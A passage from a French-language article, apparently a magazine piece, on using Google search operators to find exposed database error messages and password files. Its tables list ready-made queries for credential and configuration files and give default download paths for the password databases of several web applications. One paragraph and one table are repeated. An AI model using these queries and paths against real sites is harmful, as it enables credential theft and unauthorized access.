


Figure 6. Statistiques de Sysinfo




Figure 7. Utilisation d'erreurs de la base de données Informix




Figure 8. Erreur de la base MySQL

données MySQL. Cela se voit sur l'exemple de la question "Access denied for user" "Using password" – la Figure 8 représente l'une des pages trouvées à l'aide de cette méthode. Pour consulter les autres exemples de questions utilisant des erreurs de ce type, reportez-vous au Tableau 5.

La seule méthode pour protéger vos systèmes contre l'information publique sur les erreurs consiste avant tout à modifier rapidement les configurations standards et si cela est possible, à configurer les logiciels de sorte que les messages d'erreur soient enregistrés dans les fichiers destinés à cette fin et non à les envoyer vers les pages disponibles aux utilisateurs.

N'oubliez pas que même si vous supprimez les erreurs (et que les pages affichées par Google ne seront plus d'actualités par la suite), l'intrus peut voir toujours la copie de la page stockée par le *cache* du moteur de recherche Google. Il suffit qu'il clique sur le lien donné par la liste de résultats pour être conduit vers la copie du site. Heureusement, prenant en compte une grande quantité de ressources Web, les copies sont stockées dans le *cache* durant un temps restreint.

Chercher les mots de passe

Sur le réseau, on peut trouver une multitude de mots de passe destinée à des ressources de tous types – des comptes courrier, des serveurs FTP ou même des comptes shell. Cela est dû notamment au manque de savoir-faire des utilisateurs qui mettent inconsciemment leur mots de passe dans des endroits accessibles au grand public et à la négligence d'éditeurs de logiciels qui, d'une part protègent les données utilisateur de façon inappropriée, et, d'autre part, ne les informent pas sur la nécessité de modifier la configuration standard de leurs produits.

Prenons comme exemple *WS_FTP*, client FTP connu et utilisé fréquemment qui tout comme la plu-

part des logiciels utilitaires permet de mémoriser les mots de passe des comptes. *WS_FTP* enregistre sa configuration et les informations sur les comptes utilisateur dans le fichier *WS_FTP.ini*. Malheureusement, tout le monde ne se rend pas compte du fait que chaque personne qui aura l'accès à la configuration du client FTP pourra accéder en même temps à nos ressources. Il est vrai que les mots de passe stockés dans le fichier *WS_FTP.ini* sont cryptés mais malgré tout, cela ne reste pas suffisant – possédant le fichier de configuration, l'intrus pourra utiliser les outils permettant de déchiffrer les mots de passe ou d'installer tout simplement le logiciel *WS_FTP* et de le démarrer dans votre configuration. Mais comment peut-il accéder aux milliers de fichiers de configuration du client *WS_FTP*? En utilisant Google bien évidemment. En posant les questions "Index of/" "Parent Directory" "WS_FTP.ini" OU filetype:ini WS_FTP PWD, il obtiendra




Figure 9. Fichier de configuration du logiciel *WS_FTP*

Tableau 5. Messages d'erreur

Question	Résultat
"A syntax error has occurred" filetype:ihtml	les messages d'erreur de la base <i>Informix</i> – ils peuvent contenir les noms des fonctions ou de fichiers, des informations sur la répartition des fichiers, des fragments du code SQL et des mots de passe
"Access denied for user" "Using password"	les erreurs d'authentification – ils peuvent contenir des noms d'utilisateur, des noms des fonctions, des informations sur la répartition de fichiers et de fragments de code SQL
"The script whose uid is " "is not allowed to access"	les messages d'erreur PHP liés au contrôle d'accès – ils peuvent contenir des noms de fichiers ou de fonctions et des informations sur la répartition des fichiers
"ORA-00921: unexpected end of SQL command"	les messages d'erreur de la base <i>Oracle</i> – ils peuvent contenir des noms de fichiers ou de fonctions et des informations sur la répartition des fichiers
"error found handling the request" cocoon filetype:xml	les messages d'erreur du logiciel <i>Cocoon</i> – ils peuvent contenir le numéro de la version <i>Cocoon</i> , des noms de fichiers ou de fonctions et des informations sur la répartition des fichiers
"Invision Power Board Database Error"	les messages d'erreur du forum de discussion <i>Invision Power Board</i> – ils peuvent contenir des noms de fonctions et de fichiers, des informations sur la répartition de fichiers dans le système et des fragments du code SQL
"Warning: mysql_query()" "invalid query"	les messages d'erreur de la base <i>MySQL</i> – ils peuvent contenir des noms d'utilisateur, des noms de fonctions des fichiers et des informations sur la répartition des fichiers
"Error Message : Error loading required libraries."	les messages d'erreur des scripts CGI – ils peuvent contenir des informations sur le type du système d'exploitation et la version du logiciel, des noms d'utilisateur, des noms de fichiers et des informations sur la répartition de fichiers dans le système
"#mysql dump" filetype:sql	les messages d'erreur de la base <i>MySQL</i> – ils peuvent contenir des informations sur la structure et le contenu de la base de données

part des logiciels utilitaires permet de mémoriser les mots de passe des comptes. *WS_FTP* enregistre sa configuration et les informations sur les comptes utilisateur dans le fichier *WS_FTP.ini*. Malheureusement, tout le monde ne se rend pas compte du fait que chaque personne qui aura l'accès à la configuration du client FTP pourra accéder en même temps à nos ressources. Il est vrai que les mots de passe stockés dans le fichier *WS_FTP.ini* sont cryptés mais malgré tout, cela ne reste pas suffisant – possédant le fichier de configuration, l'intrus pourra utiliser les outils permettant de déchiffrer les mots de passe ou d'installer tout simplement le logiciel *WS_FTP* et de le démarrer dans votre configuration. Mais comment peut-il accéder aux milliers de fichiers de configuration du client *WS_FTP*? En utilisant Google bien évidemment. En posant les questions "Index of/" "Parent Directory" "WS_FTP.ini" OU filetype:ini WS_FTP PWD, il obtiendra




Figure 9. Fichier de configuration du logiciel *WS_FTP*

Tableau 5. Messages d'erreur

Question	Résultat
"A syntax error has occurred" filetype:ihtml	les messages d'erreur de la base <i>Informix</i> – ils peuvent contenir les noms des fonctions ou de fichiers, des informations sur la répartition des fichiers, des fragments du code SQL et des mots de passe
"Access denied for user" "Using password"	les erreurs d'authentification – ils peuvent contenir des noms d'utilisateur, des noms des fonctions, des informations sur la répartition de fichiers et de fragments de code SQL
"The script whose uid is " "is not allowed to access"	les messages d'erreur PHP liés au contrôle d'accès – ils peuvent contenir des noms de fichiers ou de fonctions et des informations sur la répartition des fichiers
"ORA-00921: unexpected end of SQL command"	les messages d'erreur de la base <i>Oracle</i> – ils peuvent contenir des noms de fichiers ou de fonctions et des informations sur la répartition des fichiers
"error found handling the request" cocoon filetype:xml	les messages d'erreur du logiciel <i>Cocoon</i> – ils peuvent contenir le numéro de la version <i>Cocoon</i> , des noms de fichiers ou de fonctions et des informations sur la répartition des fichiers
"Invision Power Board Database Error"	les messages d'erreur du forum de discussion <i>Invision Power Board</i> – ils peuvent contenir des noms de fonctions et de fichiers, des informations sur la répartition de fichiers dans le système et des fragments du code SQL
"Warning: mysql_query()" "invalid query"	les messages d'erreur de la base <i>MySQL</i> – ils peuvent contenir des noms d'utilisateur, des noms de fonctions des fichiers et des informations sur la répartition des fichiers
"Error Message : Error loading required libraries."	les messages d'erreur des scripts CGI – ils peuvent contenir des informations sur le type du système d'exploitation et la version du logiciel, des noms d'utilisateur, des noms de fichiers et des informations sur la répartition de fichiers dans le système
"#mysql dump" filetype:sql	les messages d'erreur de la base <i>MySQL</i> – ils peuvent contenir des informations sur la structure et le contenu de la base de données



plusieurs liens vers les données qui l'intéressent (Figure 9).

L'application Web nommée *DUclassified* permettant d'ajouter et de gérer les publicités dans les services

Internet est un autre exemple. Dans la configuration standard, les noms d'utilisateur, les mots de passe et les autres données sont stockés dans le fichier *duclassified.mdb*

situé dans un sous-répertoire *_private* non sécurisé contre la lecture. Il suffit alors de trouver un service utilisant *DUclassified* avec une adresse *http://<host>/*

Tableau 6. Mots de passe – exemples de questions dans Google

Question	Résultat
"http://*:*@www" site	les mots de passe pour la page « site » enregistrés comme « http://username:password@www... »
filetype:bak inurl:"htaccess passwd shadow htusers"	les copies de sauvegarde de fichiers pouvant contenir des informations sur des noms d'utilisateurs et des mots de passe
filetype:mdb inurl:"account users admin administrators passwd password"	les fichiers de type <i>mdb</i> qui peuvent contenir des informations sur les mots de passe
intitle:"Index of" pwd.db	les fichiers <i>pwd.db</i> peuvent contenir des noms d'utilisateurs et des mots de passe cryptés
inurl:admin inurl:backup intitle:index.of	les répertoires nommés <i>admin</i> et <i>backup</i>
"Index of/" "Parent Directory" "WS_FTP.ini" filetype:ini WS_FTP PWD	les fichiers de configuration du logiciel <i>WS_FTP</i> pouvant contenir des mots de passe pour des serveurs FTP
ext:pwd inurl:(service authors administrators users) "# -FrontPage-"	des fichiers contenant des mots de passe du logiciel <i>Microsoft FrontPage</i>
filetype:sql ("passwd values *****" "password values *****" "pass values *****")	des fichiers contenant des codes SQL et des mots de passe ajoutés à la base de données
intitle:index.of trillian.ini	des fichiers de configuration du logiciel de messagerie instantanée <i>Trillian</i>
eggdrop filetype:user user	des fichiers de configuration de l'ircbot <i>Eggdrop</i>
filetype:conf slapd.conf	des fichiers de configuration de l'application <i>OpenLDAP</i>
inurl:"wvdial.conf" intext:"password"	des fichiers de configuration du logiciel <i>WV Dial</i>
ext:ini eudora.ini	des fichiers de configuration du logiciel de messagerie électronique <i>Eudora</i>
filetype:mdb inurl:users.mdb	des fichiers <i>Microsoft Access</i> pouvant contenir des informations sur des comptes
intext:"powered by Web Wiz Journal"	des services Web utilisant l'application <i>Web Wiz Journal</i> permettant dans la configuration standard de télécharger un fichier contenant les mots de passe ; au lieu de l'adresse par défaut <i>http://<host>/journal/</i> , il faut taper <i>http://<host>/journal/journal.mdb</i>
"Powered by DUclassified" -site:duware.com "Powered by DUcalendar" -site:duware.com "Powered by DUdirectory" -site:duware.com "Powered by DUclassmate" -site:duware.com "Powered by DUdownload" -site:duware.com "Powered by DUPaypal" -site:duware.com "Powered by DUforum" -site:duware.com intitle:dupics inurl:(add.asp default.asp view.asp voting.asp) -site:duware.com	des services Web utilisant les applications <i>DUclassified</i> , <i>DUcalendar</i> , <i>DUdirectory</i> , <i>DUclassmate</i> , <i>DUdownload</i> , <i>DUPaypal</i> , <i>DUforum</i> ou <i>DUpics</i> qui, dans la configuration standard, permettent de télécharger un fichier contenant les mots de passe ; au lieu de l'adresse par défaut (pour <i>DUclassified</i>) <i>http://<host>/duClassified/</i> , il faut taper <i>http://<host>/duClassified/_private/duclassified.mdb</i>
intext:"BITBOARD v2.0" "BITSHIFTERS Bulletin Board"	des services Web utilisant l'application <i>Bitboard2</i> permettant, dans la configuration standard, de télécharger un fichier contenant les mots de passe ; au lieu de l'adresse par défaut <i>http://<host>/forum/forum.php</i> , il faut taper <i>http://<host>/forum/admin/data_passwd.dat</i>

